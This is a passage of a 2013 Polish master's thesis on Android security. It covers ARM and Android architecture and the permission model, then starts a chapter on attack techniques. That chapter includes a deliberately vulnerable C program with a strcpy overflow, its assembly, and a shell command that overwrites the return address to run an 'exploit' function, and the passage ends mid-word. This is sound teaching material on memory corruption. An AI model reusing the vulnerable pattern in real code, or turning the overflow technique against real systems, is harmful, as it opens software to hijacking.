

**Uniwersytet Warszawski**  
Wydział Matematyki, Informatyki i Mechaniki

**Marcel Kołodziejczyk**

Nr albumu: 219533

# **Luki w bezpieczeństwie systemu operacyjnego Android**

**Praca magisterska**  
**na kierunku INFORMATYKA**

Praca wykonana pod kierunkiem  
**dra Marcina Peczarskiego**  
Instytut Informatyki

Czerwiec 2013

## **Oświadczenie kierującego pracą**

Potwierdzam, że niniejsza praca została przygotowana pod moim kierunkiem i kwalifikuje się do przedstawienia jej w postępowaniu o nadanie tytułu zawodowego.

Data

Podpis kierującego pracą

## **Oświadczenie autora (autorów) pracy**

Świadom odpowiedzialności prawnej oświadczam, że niniejsza praca dyplomowa została napisana przeze mnie samodzielnie i nie zawiera treści uzyskanych w sposób niezgodny z obowiązującymi przepisami.

Oświadczam również, że przedstawiona praca nie była wcześniej przedmiotem procedur związanych z uzyskaniem tytułu zawodowego w wyższej uczelni.

Oświadczam ponadto, że niniejsza wersja pracy jest identyczna z załączoną wersją elektroniczną.

Data

Podpis autora (autorów) pracy

## **Streszczenie**

Praca zawiera omówienie bezpieczeństwa telefonów komórkowych wyposażonych w system operacyjny Android. Opisane są popularne techniki przeprowadzania ataku oraz mechanizmy przed nimi chroniące. Przedstawione są wybrane podatności w bibliotece WebKit oraz implementacja ataków, które pozwalają na uzyskanie zdalnego dostępu do urządzenia.

## **Słowa kluczowe**

android, arm, bezpieczeństwo, przepełnienie bufora, return-oriented programming, exploit, shellcode, WebKit

## **Dziedzina pracy (kody wg programu Socrates-Erasmus)**

11.3 Informatyka

## **Klasyfikacja tematyczna**

D. Software

D.4. Operating Systems

D.4.6. Security and Privacy Protection

## **Tytuł pracy w języku angielskim**

Vulnerabilities in Android operating system



# Spis treści

<b>1. Platforma sprzętowa i programowa</b>	7
1.1. Architektura procesorów ARM	7
1.1.1. Thumb-2	7
1.1.2. Rejestry	8
1.1.3. Standard wywołania podprogramów	8
1.2. Architektura systemu Android	8
1.2.1. Jądro systemu	9
1.2.2. Biblioteki	10
1.2.3. Środowisko czasu wykonania	10
1.2.4. Aplikacje	10
1.3. Model bezpieczeństwa Androida	11
1.3.1. Uruchamianie aplikacji w „piaskownicy”	11
1.3.2. Kontrola dostępu do systemu plików	11
1.3.3. Uprawnienia aplikacji	12
1.3.4. Podpisywanie aplikacji	12
1.4. Narzędzia programistyczne	13
1.5. Aktualizacje systemu	13
<b>2. Techniki ataków i sposoby przeciwdziałania</b>	15
2.1. Błąd przepełnienia bufora na stosie	15
2.1.1. Nadpisanie adresu powrotu	15
2.1.2. Zabezpieczenie ProPolice	17
2.2. Wstrzyknięcie kodu	18
2.2.1. Bit NX	21
2.3. Return-oriented programming	21
2.3.1. Randomizacja przestrzeni adresowej procesu	24
<b>3. Przykłady ataków i ich implementacja</b>	27
3.1. Podatności w bibliotece WebKit	27
3.1.1. CVE-2010-1119	28
3.1.2. CVE-2010-1807	32
3.2. Tworzenie <i>shellcode’u</i>	35
<b>Bibliografia</b>	41



# Wprowadzenie

Dzięki dynamicznemu rozwojowi technologii nowoczesne telefony komórkowe oprócz swoich tradycyjnych funkcjonalności, czyli wykonywania połączeń głosowych, oferują szereg nowych możliwości. Większość takich urządzeń pozwala swobodnie korzystać z zasobów internetu, służyć jako klient poczty elektronicznej, dokonywać płatności bankowych. Dodatkowe podzespoły dają także możliwość korzystania z nawigacji satelitarnej oraz wykonywania zdjęć fotograficznych. Pamięć tego typu urządzeń bardzo często zawiera wiele ważnych informacji na temat jego właściciela. Daje to pokusę do poszukiwania błędów w aplikacjach zainstalowanych na telefonie, które pozwolą na przejęcie dostępu danych znajdujących się na urządzeniu oraz na wykonywanie czynności w imieniu właściciela telefonu.

Inspiracją do napisania niniejszej pracy był mój udział w projekcie realizowanym przez Uniwersytet Warszawski we współpracy z firmą Samsung. W ramach tego projektu grupa studentów pod kierownictwem dra Marcina Peczarskiego i dra Jakuba Pawlewicza stworzyła framework do wykonywania zautomatyzowanych testów bezpieczeństwa telefonów zaopatrzonych w system operacyjny Android. Przed wykonaniem prac implementacyjnych został przygotowany raport opisujący badaną platformę oraz potencjalne wektory ataków, np. komunikacja Wi-Fi, Bluetooth, GSM, luki w jądrze systemu lub dostępnych aplikacjach.

W rozdziale 1 omówiony został zarys architektury procesorów ARM, w które jest wyposażonych większość urządzeń przenośnych. Rozdział ten opisuje także podstawowe komponenty, z których składa się system Android oraz model bezpieczeństwa. Omówione zostały także narzędzia udostępnione dla programistów aplikacji.

Rozdział 2 przedstawia podstawowe techniki ataków, które umożliwiają wykonanie dostarczonego kodu, czyli przepełnienie bufora oraz technika *Return-oriented programming*. Tego typu ataki są szczególnie niebezpieczne, ponieważ umożliwiają wykonanie dowolnych operacji na urządzeniu. Opisane zostały także zabezpieczenia wprowadzane w kolejnych wydaniach systemu operacyjnego Android, które znacząco utrudniają albo wręcz uniemożliwiają przeprowadzenie opisywanych ataków.

Rozdział 3 zawiera praktyczne przykłady ataków i ich implementację. Opisane zostały wybrane podatności w bibliotece WebKit, która jest silnikiem domyślnej przeglądarki internetowej w systemie Android. Przedstawiona jest analiza działania programu, który wczytuje odpowiednio spreparowane strony HTML, które pozwalają na zdalne przejęcie kontroli nad telefonem. Opisany jest proces tworzenia *shellcode'u*, czyli krótkiego fragmentu kodu maszynowego, który może być użyty do uzyskania dostępu do linii poleceń na urządzeniu.





# Rozdział 1

## Platforma sprzętowa i programowa

Android jest systemem operacyjnym i zestawem aplikacji dedykowanym przede wszystkim dla urządzeń przenośnych z ekranami dotykowymi, takimi jak np. smartfon, tablet. Jądro systemu zostało oparte na jądrze Linuksa. System ten został zaprojektowany i stworzony głównie z myślą o urządzeniach wyposażonych w procesor o architekturze ARM, aczkolwiek podejmowane są prace nad dostosowaniem Androida do innych architektur, np. x86.

W rozdziale tym zostaną opisane podstawy architektury procesorów ARM. Następnie zostanie omówiona architektura oraz model bezpieczeństwa systemu Android.

### 1.1. Architektura procesorów ARM

ARM jest obecnie najczęściej stosowaną architekturą procesorów typu RISC. Z biegiem czasu ukazywały się kolejne jej wersje. Niniejsza praca bazuje na wersji architektury ARMv7-A, która jest 32-bitowa i została zrealizowana m.in. w procesorach z serii Cortex-A powszechnie wykorzystywanych w nowoczesnych urządzeniach przenośnych. Główne jej cechy to:

- dwa zestawy instrukcji: ARM (nazywany także A32) oraz Thumb-2,
- architektura typu *load/store* – operacje arytmetyczno-logiczne wykonywane są tylko na rejestrach, a nie bezpośrednio na pamięci,
- szesnaście 32-bitowych rejestrów,
- większość instrukcji wykonywanych w jednym cyklu zegara.

#### 1.1.1. Thumb-2

W podstawowym zestawie instrukcji ARM rozkazy są stałej, 32-bitowej długości. W celu zwiększenia gęstości kodu został wprowadzony drugi, uproszczony zestaw Thumb, w którym rozkazy są też stałej, 16-bitowej długości. Został on następnie rozszerzony do zestawu Thumb-2, w którym instrukcje są zmiennej długości (16- i 32-bitowe). Ponieważ we wszystkich trybach adresy instrukcji muszą być odpowiednio wyrównane, ostatni bit adresu instrukcji ma zawsze wartość 0. Wykorzystuje się to w celu zmiany trybu pracy procesora. Instrukcja skoku do adresu, którego ostatni bit jest równy 1, wymusza zmianę trybu na Thumb-2 i dalsze wykonywanie instrukcji spod adresu odpowiednio wyrównanego. Instrukcja skoku do parzystego adresu powoduje przejście do 32-bitowego zestawu instrukcji ARM.

### 1.1.2. Rejestry

Z punktu widzenia programisty dostępnych jest szesnaście 32-bitowych rejestrów R0 – R15. Trzy z nich mają dedykowane przeznaczenie:

- SP (ang. *Stack Pointer*) – R13 – wskaźnik stosu,
- LR (ang. *Link Register*) – R14 – adres powrotu z podprogramu,
- PC (ang. *Program Counter*) – R15 – adres następnej instrukcji.

Dodatkowo występuje rejestr statusu procesora CPSR (ang. *Current Processor Status Register*). Przechowuje on m.in. znaczniki Negative, Zero, Carry, oVerflow. Większość instrukcji podstawowego zestawu może być wykonywanych warunkowo, w zależności od stanu tych znaczników. Szczegółowe informacje na ten temat można znaleźć w [12].

### 1.1.3. Standard wywołania podprogramów

Zbiór reguł i konwencji, które określają sposób wywoływania podprogramów, przekazywania im argumentów oraz odbierania zwracanej wartości, a także format plików binarnych nazywa się ABI (ang. *Application Binary Interface*). Kompletną dokumentację ABI dla architektury ARM można znaleźć w [13]. Zdefiniowano w niej następujące zasady wywoływania podprogramów (procedur i funkcji):

- Do przekazywania argumentów i zwracania wyniku funkcji używane są rejestry R0 – R3. Kolejne argumenty mogą być przekazywane na stosie.
- Wartości rejestrów R0 – R3 i R12 mogą być dowolnie modyfikowane w trakcie wykonania podprogramu.
- Zawartość rejestrów R4 – R11, LR, SP musi być przywrócona do wartości sprzed wywołania podprogramu. Zazwyczaj w prologu rejestry te odkłada się na stos, aby przywrócić ich wartości w epilogu.
- Stos rośnie w kierunku mniejszych adresów pamięci.

Wykonywanie podprogramów umożliwiają następujące instrukcje skoku:

- B (ang. *Branch*) – skok względny,
- BL (ang. *Branch with Link*) – skok względny, wywołanie podprogramu,
- BX (ang. *Branch and Exchange*) – skok pośredni,
- BLX (ang. *Branch with Link and Exchange*) – skok pośredni, wywołanie podprogramu.

Instrukcja B umożliwia wykonanie skoku o maksymalnie 32 MiB w przód lub w tył od bieżącej wartości licznika instrukcji. Instrukcja BL dodatkowo zachowuje adres powrotu (adres następnej instrukcji) w rejestrze LR (R14). Pozostałe dwie instrukcje jako argument przyjmują rejestr – skok jest wykonywany do adresu, jaki znajduje się w przekazanym rejestrze.

## 1.2. Architektura systemu Android

Rysunek 1.1 przedstawia najważniejsze komponenty systemu Android. Zostaną one w skrócie omówione w kolejnych punktach.



Rysunek 1.1: Główne komponenty systemu Android, źródło: <http://developer.android.com/about/versions/index.html>

### 1.2.1. Jądro systemu

Podstawową warstwą zapewniającą interakcje ze sprzętem jest jądro systemu. Jądro systemu Android od wersji 4.0 (*Ice Cream Sandwich*) jest nieznacznie zmodyfikowanym jądrem Linuxa w wersji 3.0.x. Wcześniejsze wydania systemu opierały się na jądrach z linii 2.6.x. Najważniejsze zmiany w stosunku do głównej wersji to:

- dodatkowe mechanizmy komunikacji międzyprocesowej i zdalnego wołania metod (ang. *Android Binder*),
- nowy podsystemem pamięci dzielonej *ashmem* i alokator pamięci *pmem*,
- *logger* – wsparcie jądra dla narzędzia *logcat*,
- dodatkowe mechanizmy ograniczające dostęp do wybranych funkcjonalności sieciowych (ang. *paranoid network security*).

Sytuacja, w której jądro Androida jest rozgałęzieniem w stosunku do głównej linii Linuxa, jest bardzo istotna z punktu widzenia bezpieczeństwa systemu. Wszelkie zmiany wprowadzane w jądrze Linuxa, w tym niektóre poprawki bezpieczeństwa, pojawiają się w zmodyfikowanej wersji dla Androida ze sporym opóźnieniem. Dodatkowo opóźnienie to jest powiększone przez sposób aktualizacji systemu, co zostanie opisane w punkcie 1.5. Z tego powodu istnieje bardzo

wiele powszechnie znanych luk w jądrze Androida, pozwalających m.in. na eskalację uprawnień procesu. Dzięki temu możliwe jest tymczasowe lub permanentne uzyskanie uprawnień administratora systemu (tzw. „rootowanie” systemu). Jest to bardzo często wykorzystywane przez zwykłych użytkowników do wykonania niektórych czynności administracyjnych, np. zmiany konfiguracji systemu, odinstalowania wybranych aplikacji systemowych, a nawet wgrania zupełnie nowego obrazu systemu. Istnieje wiele narzędzi umożliwiających wykonanie tego procesu zwykłemu, niezaawansowanemu użytkownikowi.

### 1.2.2. Biblioteki

System Android wyposażono w szereg popularnych bibliotek napisanych w C/C++, używanych przez różne komponenty poprzez framework aplikacji. Możliwe jest także skorzystanie z tych bibliotek w kodzie natywnym napisanym w C/C++. Przykładowe biblioteki to:

- **libc** – standardowa biblioteka C, zoptymalizowana dla urządzeń wbudowanych,
- **webcore** – silnik przeglądarki internetowej, wykorzystany też w innych aplikacjach, które potrzebują wyświetlić stronę HTML, np. w kliencie poczty elektronicznej,
- **sqlite** – lekka, relacyjna baza danych,
- **OpenGL** – biblioteka graficzna używana podczas renderowania grafiki dwu- i trójwymiarowej,
- zestaw bibliotek multimedialnych dostarczających kodeki wybranych formatów plików.

### 1.2.3. Środowisko czasu wykonania

Środowisko czasu wykonania systemu Android składa się z maszyny wirtualnej Dalvik oraz podstawowych bibliotek Javy.

Dalvik jest maszyną wirtualną, która została stworzona specjalnie dla systemu Android, w celu zapewnienia odpowiedniej wydajności na urządzeniach z mniejszymi zasobami, jak np. telefony komórkowe. Dalvik nie jest maszyną wirtualną Javy i używa własnego kodu bajtowego w formacie **.dex** (ang. *Dalvik executable*). Możliwa jest jednak konwersja kodu bajtowego Javy do kodu Dalvika. W przeciwieństwie do wirtualnej maszyny Javy, która jest maszyną stosową, Dalvik jest maszyną rejetrową. Dalvik umożliwia uruchomienie wielu aplikacji jednocześnie, wydajnie tworząc kilka instancji maszyny wirtualnej. Zapewnia izolację procesów, zarządzanie pamięcią oraz wielowątkowość.

### 1.2.4. Aplikacje

System Android posiada kilka podstawowych aplikacji zapewniających podstawowe funkcjonalności nowoczesnego telefonu komórkowego, np. klient SMS, aplikacja do wykonywania połączeń głosowych, klient poczty, przeglądarka internetowa, zarządcą aplikacji. Bardzo wiele funkcjonalności jest wydzielonych do osobnych komponentów, tworząc framework. Jest on zaprojektowany w sposób, który umożliwia zastąpienie jego dowolnego komponentu na inny zapewniający taką samą funkcjonalność.

### 1.3. Model bezpieczeństwa Androida

Platforma Android została zaprojektowana w taki sposób, aby możliwe było także zainstalowanie aplikacji z potencjalnie niezaufanych źródeł. Jest to odmienny model niż w przypadku telefonów iPhone (z systemem operacyjnym iOS), gdzie wszystkie aplikacje mogą być jedynie zainstalowane z jednego źródła (*Apple Store*) i mogą być zweryfikowane przed upublicznieniem. Z tego powodu system Android posiada mechanizmy bezpieczeństwa działające na wielu poziomach. Izolowanie aplikacji wykorzystuje mechanizmy kontroli dostępu do systemu plików, jakie udostępnia jądro Linuxa oraz mechanizm nadawania wybranych uprawnień zatwierdzanych przez użytkownika w trakcie instalacji aplikacji. Aplikacje muszą być także podpisane przy użyciu kryptografii z kluczem publicznym, jednak ten mechanizm umożliwia jedynie wiarygodne zidentyfikowanie autora aplikacji.

System Android zbudowany jest na bazie standardowego jądra Linuxa z nieznacznymi modyfikacjami, dlatego też posiada uznaniową kontrolę dostępu (ang. *Discretionary Access Control*) na poziomie systemu plików, która opiera się na identyfikatorach użytkowników (*uid*) i grup (*gid*). Nad jądrem Android używa własnego zbioru bibliotek i usług. Aplikacje mogą być tworzone w Javie i są wtedy kompilowane do kodu bajtowego maszyny wirtualnej Dalvik. Aplikacje lub ich fragmenty mogą być również tworzone w C/C++, a następnie wywoływane z Javy poprzez interfejs JNI (ang. *Java Native Interface*).

#### 1.3.1. Uruchamianie aplikacji w „piaskownicy”

Aplikacje zainstalowane w systemie są ograniczone w „piaskownicy”, która jest zdefiniowana poprzez unikalny *uid* i odpowiedni *gid*. Identyfikatory te są tworzone dynamicznie podczas instalowania aplikacji. Nazwy użytkownika i grupy są identyczne i składają się z prefiksu **app\_** oraz identyfikatora. Każda aplikacja używa innego identyfikatora użytkownika i grupy, co gwarantuje pełną izolację na poziomie systemu plików. Dostęp do plików systemowych jest także znacząco ograniczony, zazwyczaj tylko do odczytu. Wywołanie funkcji lub usługi spoza piaskownicy jest możliwe poprzez odpowiednie API, które wymaga odpowiednich uprawnień aplikacji, co zostanie opisane w punkcie 1.3.3.

Ograniczenia piaskownicy są wymuszane przez jądro systemu i poprzez odpowiednie usługi przestrzeni użytkownika, dlatego też dotyczą wszystkich aplikacji, włącznie z kodem natywnym wywoływanym bezpośrednio poprzez interfejs JNI lub przy użyciu wywołania systemowego **exec**. Jeżeli aplikacje potrzebują współdzielić dane, na przykład na poziomie systemu plików, powinny zadeklarować wspólny identyfikator użytkownika (*uid*) w manifeście. Jest to możliwe tylko wtedy, gdy aplikacje są podpisane przy użyciu tego samego klucza prywatnego. Identyfikatory użytkowników i przydzielone im uprawnienia są przechowywane w pliku **data/system/packages.xml** i mogą być odczytywane przez wszystkie aplikacje zainstalowane na urządzeniu.

#### 1.3.2. Kontrola dostępu do systemu plików

Uznaniowa kontrola dostępu do systemu plików w Androidzie jest zrealizowana przy użyciu tradycyjnych unixowych uprawnień. Pliki tworzone przez aplikacje domyślnie mają ustawione uprawnienia na **rw-rw----** (0660 w notacji ósemkowej). Z tego powodu aplikacje zainstalowane z różnymi identyfikatorami użytkownika i grupy nie mogą czytać, modyfikować ani wykonywać wzajemnie swoich plików. Pliki mogą być jednak jawnie udostępniane poprzez użycie flag **MODE\_WORLD\_READABLE** i **MODE\_WORLD\_WRITABLE** podczas tworzenia ich w API Javy lub poprzez wywołanie systemowe **chmod** w natywnym kodzie C/C++. Tworzenie plików

z odpowiednimi uprawnieniami leży w gestii aplikacji.

Katalog z danymi aplikacji domyślnie znajduje się w `/data/data/<nazwa pakietu>/` i posiada następującą strukturę:

- **databases** – służy do przechowywania baz danych sqlite,
- **lib** – zawiera wszystkie natywne biblioteki używane przez aplikację, skopiowane podczas instalacji,
- **files** – katalog, gdzie domyślnie są tworzone pliki przez aplikację,
- **shared\_prefs** – zawiera XML-owe pliki konfiguracyjne aplikacji.

Standardowe, preinstalowane aplikacje (np. `com.android.camera`) zazwyczaj także używają powyższej struktury katalogów, jednak ich lokalizacja może być odmienna na niektórych urządzeniach, np. telefony marki Samsung używają dla preinstalowanych aplikacji ścieżki `/dbdata/databases/<nazwa pakietu>/`. Jest to istotne z punktu widzenia twórcy exploitów, gdyż złośliwy kod musi się dostosować do struktury katalogów używanej przez dane urządzenie.

W trakcie rozruchu systemu różne części systemu plików są montowane z odmiennymi opcjami. Katalog `/data` używa opcji `'rw,nosuid,nodev,relatime'`, co m.in. oznacza, że flaga plików `setuid` nie będzie respektowana. Pliki wykonywalne będą zawsze uruchamiane z uprawnieniami użytkownika wykonującego program, a nie właściciela pliku.

Katalog `/system` jest montowany z opcjami `ro,relatime`, co powoduje, że cała partycja jest jedynie do odczytu. Warto zwrócić uwagę, że w tym przypadku opcja `nosuid` nie jest używana, ponieważ system Android korzysta z plików z flagą `setuid` w tej lokalizacji.

### 1.3.3. Uprawnienia aplikacji

Aplikacje w celu wyjścia z piaskownicy (zarówno na poziomie systemu plików, jak i wywoływania chronionych funkcji API systemu) muszą mieć wcześniej nadane odpowiednie uprawnienia. Wymagany przez aplikację zestaw uprawnień jest wyświetlany w trakcie instalacji i musi być zaakceptowany przez użytkownika w całości albo wcale. Użytkownik nie może zatwierdzić jedynie części z wymaganych przez aplikację uprawnień.

Każda aplikacja musi mieć plik `AndroidManifest.xml` w swoim głównym katalogu. Plik ten dostarcza systemowi operacyjnemu kluczowych informacji na temat aplikacji. W pliku tym deklarowane są uprawnienia, jakich potrzebuje aplikacja do poprawnego działania. Przykładowy wpis

```
<uses-permission android:name="android.permission.CALL_PHONE" />
```

pozwala aplikacji na wykonywanie połączeń telefonicznych. Próba wykonania chronionej funkcji API bez odpowiednich uprawnień spowoduje podniesienie wyjątku `SecurityException`.

### 1.3.4. Podpisywanie aplikacji

Każda instalowana aplikacja w systemie Android musi być podpisana przez twórcę przy użyciu jego klucza prywatnego wraz z odpowiednim certyfikatem. Możliwe jest jednak używanie kluczy prywatnych potwierdzonych przez dowolne centrum certyfikacji, a także certyfikatów samopodpisanych. Mechanizm podpisywania aplikacji nie ma większego znaczenia z punktu widzenia bezpieczeństwa systemu. Jedyną korzyścią, jaką wnosi, jest potwierdzenie tożsamości autora instalowanej aplikacji. W przyszłości system podpisywania może zostać wykorzystany

w celu ograniczenia dostawców aplikacji do jedynie uprzednio zweryfikowanych, podobnie jak to jest w przypadku konkurencyjnego iPhone'a firmy Apple. W obecnych wydaniach systemu Android funkcjonalność taka nie jest zaimplementowana.

Mechanizm podpisywania aplikacji umożliwia programom współdzielenie zasobów, co zostało opisane w punkcie 1.3.1

## 1.4. Narzędzia programistyczne

Twórcy systemu Android udostępnili bardzo dobre narzędzia niezbędne do rozwijania i testowania aplikacji na ten system: SDK (ang. *Software Development Kit*) i NDK (ang. *Native Development Kit*).

Android SDK jest podstawowym zestawem narzędzi przydatnym dla bardziej zaawansowanych użytkowników systemu oraz programistów. Najważniejsze komponenty tego pakietu to:

- Emulator wraz z zestawem obrazów kolejnych wersji systemu pozwalający uruchomić wirtualny obraz systemu. Możliwe jest zdefiniowanie sprzętowych parametrów emulowanego obrazu, m.in. rozmiar pamięci RAM, rozdzielczość i typ ekranu. Dzięki temu można wykonywać testy na wielu konfiguracjach. Wirtualizacja opiera się na emulatorze QEMU.
- ADB (ang. *Android Debug Bridge*) – narzędzie umożliwiające komunikację z urządzeniem i debugowanie aplikacji. Pozwala wykonywać szereg czynności diagnostycznych, np. przesłanie pliku z lub do urządzenia, wypisanie logów systemowych, uruchomienie konsoli, zainstalowanie lub odinstalowanie aplikacji. Narzędzie to może być także wykorzystywane do pracy z uruchomionym wirtualnym obrazem.
- Biblioteki dla kolejnych wydań systemu umożliwiające tworzenie aplikacji na daną platformę.

Android NDK jest zestawem popularnych narzędzi dedykowanych dla systemu Android. Pakiet ten został stworzony, aby umożliwić tworzenie aplikacji lub ich części w C/C++. W jego skład wchodzi między innymi:

- różne wersje kompilatora GCC dla wybranych architektur procesora (ARM, x86, ...),
- standardowe narzędzia do debugowania i optymalizacji kodu, np. `gdb`, `objdump`, `gcov`, `gdbserver`, `ar`, `ld`,
- pliki nagłówkowe i skompilowane statyczne i dynamiczne biblioteki, np. `libc`, `libz`, `libstdc++`, `libm`.

Obydwa pakiety posiadają bogatą dokumentację oraz zawierają liczne przykłady użycia. Przykłady w dalszej części pracy będą używały powyższych narzędzi.

## 1.5. Aktualizacje systemu

System Android posiada wbudowany mechanizm aktualizacji całego systemu. Jednak nowe wersje systemu są dostarczane przez producenta zazwyczaj ze sporym opóźnieniem. Wielu producentów urządzeń wraz ze standardową dystrybucją systemu załącza dodatkowe oprogramowanie np. *HTC Sense* firmy HTC, nakładka graficzna *TouchWiz* firmy Samsung. Źródła

Tabela 1.1: Udział wersji systemu Android (stan na 2 kwietnia 2013 r.), źródło: <http://developer.android.com/about/dashboards/index.html>

Wersja	Nazwa kodowa	Udział
2.1	Eclair	1,7%
2.2	Froyo	4,0%
2.3.3 - 2.3.7	Gingerbread	39,7%
4.0.3 - 4.0.4	Ice Cream Sandwich	29,3%
4.1.x	Jelly Bean	23,0%
4.2.x	Jelly Bean	2,0%

systemu zazwyczaj są nieznacznie modyfikowane przez producenta dla każdego modelu telefonu, gdyż wymagają np. dodatkowych sterowników urządzeń. Niektóre telefony posiadają także dodatkowe oprogramowanie operatora telefonii komórkowej. Nowe wersje systemu w pierwszej kolejności pojawiają się na urządzeniach z linii *Google Nexus*, ponieważ nie zawierają one żadnych dodatkowych rozszerzeń producenta ani firm telekomunikacyjnych. Bardzo wiele modeli nie otrzymuje dalszego wsparcia ze strony producenta. Jest to głównie spowodowane wzrastającymi wymaganiami sprzętowymi kolejnych wersji systemu, których starsze modele nie spełniają. Bywa także, że decyzja o zaprzestaniu wydawania aktualizacji ma przyczyny biznesowe, gdyż producent nie chce ponosić dalszych nakładów na mało popularne urządzenia.

Tabela 1.1 przedstawia udział najpopularniejszych wersji systemu. Zauważyć można, że największy udział mają wersje, których data premiery miała miejsce ponad dwa lata temu.



## Rozdział 2

# Techniki ataków i sposoby przeciwdziałania

### 2.1. Błąd przepełnienie bufora na stosie

Przepełnienie bufora to błąd w kodzie programu umożliwiający wczytanie do wyznaczonego obszaru pamięci większej ilości danych, niż zarezerwował na ten cel programista. Dane wykraczające poza rozmiar bufora nadpisują obszar pamięci bezpośrednio z nim sąsiadujący, który może zawierać inne dane lub informacje decydujące o przepływie sterowania w wykonywanym programie.

Na przykładzie programu 2.1, w którym występuje błąd umożliwiający przepełnienie bufora na stosie, zostanie omówiona technika ataku pozwalająca na zmianę zachowania programu.

Program 2.1 został skompilowany z optymalizacjami (`-Os`) do kodu maszynowego w trybie Thumb-2. Wykonanie procedury `exploit` w trakcie normalnego wykonania programu nigdy nie powinno nastąpić. Użycie tej procedury w linii 15 jest tylko po to, aby nie została usunięta przez kompilator jako martwy kod w trakcie optymalizacji.

#### 2.1.1. Nadpisanie adresu powrotu

W punkcie tym zostanie zaprezentowana atak, w wyniku którego sterowanie programu przejdzie do wykonywania funkcji `exploit`. W funkcji `vulnerable` wykonywane jest kopiowanie napisu przekazanego jako argument `arg` do lokalnie zadeklarowanego bufora `buffer` o rozmiarze 100 bajtów. Błędem jest niesprawdzenie długości przekazywanego napisu. Uruchomienie programu z dostatecznie długim argumentem kończy się naruszeniem ochrony pamięci:

```
sh-3.2# ./buffer-overflow 'printf 'A%.0s' {1..108}'  
Segmentation fault
```

Aby dokładnie zrozumieć genezę błędu, należy zapoznać się z kodem assemblerowym procedury `vulnerable`, przedstawionym na wydruku 2.2. Wykonuje ona kolejno:

- Odkłada na stos adres powrotu, który jest przechowywany w rejestrze LR (linia 1).
- Powiększa stos, aby utworzyć miejsce na lokalny bufor `buffer`. Alokowane jest nadmiarowo 108 bajtów (linia 2).
- Przygotowuje argumenty wywołania procedury `strcpy`. Do rejestru R1 zapisywany jest adres początku bufora `arg`, przekazanego w rejestrze R0 jako argument procedury

---

**Wydruk 2.1** Przykładowy program z błędem powodującym przepełnienie bufora

---

```
1: #include <stdio.h>
2: #include <stdlib.h>
3:
4: void exploit() {
5:     printf("Exploited!\n");
6:     exit(0);
7: }
8:
9: void vulnerable(char *arg) {
10:     char buffer[100];
11:     strcpy(buffer, arg);
12: }
13:
14: int main(int argc, char *argv[]) {
15:     if (argc < 0) exploit();
16:     vulnerable(argv[1]);
17: }
```

---

---

**Wydruk 2.2** Kod assemblerowy procedury `vulnerable`

---

```
1:  push {lr}
2:  sub sp, #108
3:  adds r1, r0, #0
4:  mov r0, sp
5:  blx 0x83d0
6:  add sp, #108
7:  pop {pc}
```

---

`vulnerable` (linia 3). Do rejestru R0 zapisywany jest adres początku lokalnego bufora `buffer`, który znajduje się na szczycie stosu (linia 4).

- Wykonuje skok do procedury `strcpy` (linia 5).
- Przywraca poprzednią wartość wierzchołka stosu, tak aby wskazywał na wcześniej odłożony adres powrotu (linia 6).
- Wczytuje adres powrotu do rejestru PC. Powoduje to dalsze wykonywanie przez program kodu od tego adresu (linia 7).

Procedura `strcpy` kopiuje łańcuch znaków zakończony bajtem o wartości zero do obszaru pamięci wskazywanego przez pierwszy argument. Ponieważ przekazano napis znacznie dłuższy od zaalokowanej pamięci, nadpisany został obszar pamięci, który znajduje się bezpośrednio za docelowym buforem, w tym zapisany tam wcześniej adres powrotu. Ostatnia instrukcja procedury `vulnerable` wczytuje do rejestru PC wprowadzoną przez użytkownika wartość, która nie jest poprawnym adresem kodu programu.

Jeżeli adres powrotu zostanie nadpisany przez inny, poprawny adres kodu, możliwa będzie zmiana przepływu sterowania w programie. Umieszczenie w tym miejscu adresu początku

---

**Wydruk 2.3** Kod assemblerowy procedury `vulnerable` z włączoną ochroną ProPolice

---

```
1:  push {r4, lr}
2:  ldr r4, [pc, #36] ; pobranie adresu wskaźnika do tablicy z kanarkami
3:  sub sp, #104
4:  adds r1, r0, #0
5:  add r4, pc
6:  ldr r4, [r4, #0]
7:  mov r0, sp
8:  ldr r3, [r4, #0]
9:  str r3, [sp, #100]
10: blx 0x8450
11: ldr r2, [sp, #100]
12: ldr r3, [r4, #0]
13: cmp r2, r3
14: beq.n 0x856a      ; skok do wiersza 16
15: blx 0x845c      ; skok do obsługi błędu
16: add sp, #104
17: pop {r4, pc}
```

---

kodu procedury `exploit` spowoduje, że zostanie ona wykonana po zakończeniu procedury `vulnerable`.

Adres początku kodu funkcji `exploit` można uzyskać za pomocą narzędzia `gdb`:

```
(gdb) x/x exploit
0x84d0 <exploit>: 0x4803b508
```

Aby doprowadzić do wykonania procedury `exploit`, należy uruchomić program z dostatecznie długim argumentem. Ponieważ na bufor `buffer` zostało zaalokowanych na stosie 108 bajtów, wartość, która ma zostać wczytana do rejestru licznika instrukcji, należy umieścić na kolejnych pozycjach. Wartość ta musi też być zapisana w takiej kolejności bajtowej, w jakiej został skompilowany program. Domyślnie jest to little-endian. Cały argument musi być poprawnym napisem, a więc nie może zawierać bajtu o wartości zero. Skonstruowanie takiego argumentu jest jednak możliwe, dzięki odpowiedniej kolejności bajtowej przekazywanego adresu – dwa najmniej znaczące bajty adresu będą położone jako pierwsze. Kolejny bardziej znaczący bajt adresu, który jest równy zero, poprawnie zakończy napis. Dodatkowo wykorzystany jest fakt, że najbardziej znaczący bajt adresu pierwotnie odłożonego adresu powrotu jest także równy zero. Bajt ten nie zostanie nadpisany trakcie przepełnienia bufora. Kod maszynowy funkcji `exploit` jest skompilowany w trybie Thumb-2, więc aby został poprawnie zinterpretowany przez procesor, adres funkcji `exploit`, tj. `0x84d0`, musi być zwiększony o 1. Poniżej uzyskujemy spodziewany efekt, czyli wykonanie procedury `exploit`, która wypisuje napis na standardowe wyjście:

```
sh-3.2# ./buffer-overflow 'printf '%.0s' {1..108}; printf '\xd1\x84\x00'
Exploited!
```

### 2.1.2. Zabezpieczenie ProPolice

W nowoczesnych kompilatorach zostało dodane zabezpieczenie, które znacząco utrudnia wykonywanie ataków polegających na nadpisywaniu niektórych danych znajdujących się na sto-

